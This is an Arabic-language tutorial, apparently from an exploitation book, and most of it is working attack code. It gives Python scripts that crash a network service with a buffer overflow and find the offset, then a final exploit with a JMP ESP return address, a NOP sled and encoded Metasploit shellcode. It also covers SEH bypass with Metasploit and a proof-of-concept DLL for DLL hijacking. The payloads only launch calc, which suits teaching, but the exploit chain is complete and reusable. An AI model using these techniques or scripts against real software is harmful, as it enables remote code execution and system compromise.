
فيكون السكريبت الذي يحدث الكراش كالتالي

```
#!/usr/bin/python
import socket
host = "192.168.1.3"
port = 4321
buffer="\x41" * 5000
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
```

من أجل تحديد قيمة الاوفسات نقوم بتحميل الضحية إلى المنفح و فتح السكريبت التالي

```
#!/usr/bin/python
import socket
host = "192.168.1.3"
port = 4321
buffer
="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af
7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9A
m0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4A
r5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax
3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2
Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4
Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3
Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv
4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch
3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn
5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5
Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4
Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1
Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl
2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6
Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw
4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2
Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5
Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo
8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev
1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb
2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5
Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0F
o1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4F
u5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga
6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg
g3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```


فنلاحظ في المسجل



حيث نلاحظ القيمة1jA0 نقوم بحساب عدد الكاراكتار التي تأتي قبل ما وجدنا

حيث أن هذه هي الاوفست و هي تعادل 268 و ذلك بطرح عنوان العودة (طرح 4 بايت)


و الصورة توضح العملية



فيصبح السكريبت الجديد لدينا هو


```
#!/usr/bin/python
import socket
host = "192.168.1.3"
port = 4321
buffer="\x41" * 268
buffer+="\x42" * 4
buffer+="\x43" * 4728
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

فنجد الاجابة التالية من لمنقح و هذا يعني تحكمنا بالمكدس



بعدها نقوم بالذهاب إلى


ALT + E



و بعدها مقوم باختيارkernel32.dll

و نقوم بالبحث عن أحد هذين الامرين

Call esp
Jmp esp



و منه عنوان العودة هو العنوان الموجود مقلوبا

7C82385D ==> 5D38827C

و يكتب


\x5D\x38\x82\x7C

فيكون الاستغلال الأخير

```
#!/usr/bin/python
import socket,os,sys,time
host = "192.168.1.3"
port = 4321
buffer="\x41" * 268 # crash
buffer+="\x5D\x38\x82\x7C " # return address
buffer+="\x90" * 20 # nop sled
#windows/exec EXITFUNC=seh CMD=calc R | msfencode -e x86/alpha_mixed
bufferregister=esp -t c size=446
buffer+=(
"\x54\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b"
"\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6c\x49\x57\x70"
"\x65\x50\x65\x50\x75\x30\x6e\x69\x7a\x45\x44\x71\x7a\x72\x75"
"\x34\x4e\x6b\x46\x32\x30\x30\x4e\x6b\x56\x32\x34\x4c\x4e\x6b"
"\x36\x32\x54\x54\x4e\x6b\x73\x42\x71\x38\x36\x6f\x48\x37\x32"
"\x6a\x36\x46\x75\x61\x69\x6f\x34\x71\x49\x50\x6e\x4c\x55\x6c"
"\x30\x61\x61\x6c\x45\x52\x44\x6c\x57\x50\x6f\x31\x78\x4f\x56"
"\x6d\x47\x71\x69\x57\x7a\x42\x6a\x50\x31\x42\x46\x37\x4e\x6b"
"\x71\x42\x66\x70\x6e\x6b\x43\x72\x35\x6c\x66\x61\x58\x50\x6e"
"\x6b\x37\x30\x54\x38\x6e\x65\x6f\x30\x31\x64\x53\x7a\x56\x61"
"\x4e\x30\x66\x30\x6e\x6b\x50\x48\x65\x48\x4e\x6b\x30\x58\x65"
"\x70\x46\x61\x7a\x73\x6a\x43\x35\x6c\x43\x79\x6e\x6b\x46\x54"
```

```
"\x6e\x6b\x75\x51\x7a\x76\x75\x61\x49\x6f\x66\x51\x6b\x70\x4c"
"\x6c\x49\x51\x68\x4f\x66\x6d\x77\x71\x48\x47\x44\x78\x6b\x50"
"\x62\x55\x7a\x54\x34\x43\x61\x6d\x4a\x58\x67\x4b\x53\x4d\x66"
"\x44\x71\x65\x49\x72\x72\x78\x6e\x6b\x73\x68\x44\x64\x53\x31"
"\x5a\x73\x43\x56\x6e\x6b\x54\x4c\x30\x4b\x4e\x6b\x73\x68\x35"
"\x4c\x56\x61\x4b\x63\x4c\x4b\x66\x64\x6c\x4b\x46\x61\x58\x50"
"\x4f\x79\x32\x64\x56\x44\x54\x64\x73\x6b\x63\x6b\x65\x31\x31"
"\x49\x72\x7a\x62\x71\x49\x6f\x69\x70\x62\x78\x31\x4f\x30\x5a"
"\x6c\x4b\x44\x52\x5a\x4b\x4b\x36\x51\x4d\x53\x5a\x67\x71\x6c"
"\x4d\x4b\x35\x78\x39\x75\x50\x35\x50\x45\x50\x42\x70\x30\x68"
"\x35\x61\x6e\x6b\x42\x4f\x4d\x57\x79\x6f\x69\x45\x4d\x6b\x6b"
"\x4e\x66\x6e\x54\x72\x59\x7a\x43\x58\x59\x36\x4d\x45\x6d\x6d"
"\x4f\x6d\x39\x6f\x5a\x75\x75\x6c\x34\x46\x73\x4c\x57\x7a\x6d"
"\x50\x4b\x4b\x49\x70\x61\x65\x44\x45\x4f\x4b\x61\x57\x74\x53"
"\x32\x52\x52\x4f\x31\x7a\x43\x30\x36\x33\x39\x6f\x49\x45\x50"
"\x63\x65\x31\x32\x4c\x63\x53\x43\x30\x41\x41")
buffer+="\x90" * 668 # nop padding
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "\n" + data
print "[+] Sending buffer...\n"
s.send(buffer)
print "[+] Buffer sent.\n"
print "Done!"
```


و تكون النتيجة



ثغرات البفر من نوع SEH

تعريف SEH:

هي اختصار لجملةStructured Exception Handling و هي تعني بنية لتعامل مع الاستثناء

ولكن اي استثناء ؟؟ ، ان البرنامج وفي طول مدة عمله قد يواجه بعض المشاكل هذه المشاكل عديدة ومنها ماهو بخارجها وكمثال لهذه المشاكل الفيض ، فالفيض قد يسبب كتابة مثلا على مسجل EIP

وهذا المُسجل هو المسؤول عن السطر التالي في التنفيذ وبالتالي فإذا تمت الكتابة عليه سوف يحدث خلل في البرنامج لذلك وكحل لهذه المشاكل التي قد تواجه البرنامج قامت مايكروسفت بتقديم حل بسيط وهو

Seh فهذه البنية تضمن للبرنامج اما الاستمرار بشكل طبيعي حيث انها تقوم بالبحث عن اخر مؤشر

قبل الخلل لكي تعيد التحكم للبرنامج او ببساطة فانها ستضمن خروجه بشكل آمن بصفة عامة فان المبرمجين وخصوصاً بعض الشهرة التي اكتسبتها ثغرات الفيض بدأو يستخدمون عدة دوال وطرق لضمان حماية زبائنهم ولكن في حالة لم يبرمجوا حلاً للمشاكل التي قد تواجه برنامجهم فان ويندوز يتولى حيث بمجرد حدوث خطا الامر عن طريقSEHيقوم ويندوز بمحاولة لأكمال سير البرنامج او تشغيل

البرنامج المسؤول عن ظهور نافدة الخطا ، المشكلة هي ان هذه الحماية بدورها تعاني من مشاكل والمشكلة تكمن في البنية نفسها .

هناك طريقتان لتخطي هذه الدالة بالنسبة للمخترق أولها باستعمال الميتسبلويت حيث أنه عند كتابة الاستغلال باستخدام الميتاسبلويت و ذلك عن طريق استخدام الامر

```
buffer << generate_seh_record(target.ret)
```

حيث في هذه الحالة تقوم الميتاسبلويت تلقائيا بتخطي هذه الحماية .

أما الطريقة الثانية فهي طريقة يدوية سنتطرق إليها في الجزء الثاني من الكتاب ان شاء الله

ثغرات Dll Hijaking

إن جميع تطبيقات الويندوز تقوم باستدعاء مكتبات dll أثناء تشغيلها , لكن بعض المبرمجين يقومون باخطاء تتمثل في عدم وضع المسار الكلي للمكتبة و يكتفون بوضع اسم المكتبة فعند تشغيل البرنامج يقوم البرنامج بالبحث في مجلدات النظام عن هذه المكاتب وعند وضع مكتبة في نفس مجلد التطبيق فإن البرنامج يقوم بإستدعائها و هذا ما يعرف بثغرات dll Hijaking

كيفية إكتشافها :

سيكون التجريب على برنامج فايرفوكس

نقوم بعمل كومبيل لهذا السكريبت المكتوب بلغة السي

```
#include <windows.h>
 int pwnme()
{
  WinExec("calc", SW_NORMAL);
  exit(0);
  return 0;
}
 BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason,
LPVOID lpvReserved)
{
  pwnme();
  return 0;
}
```

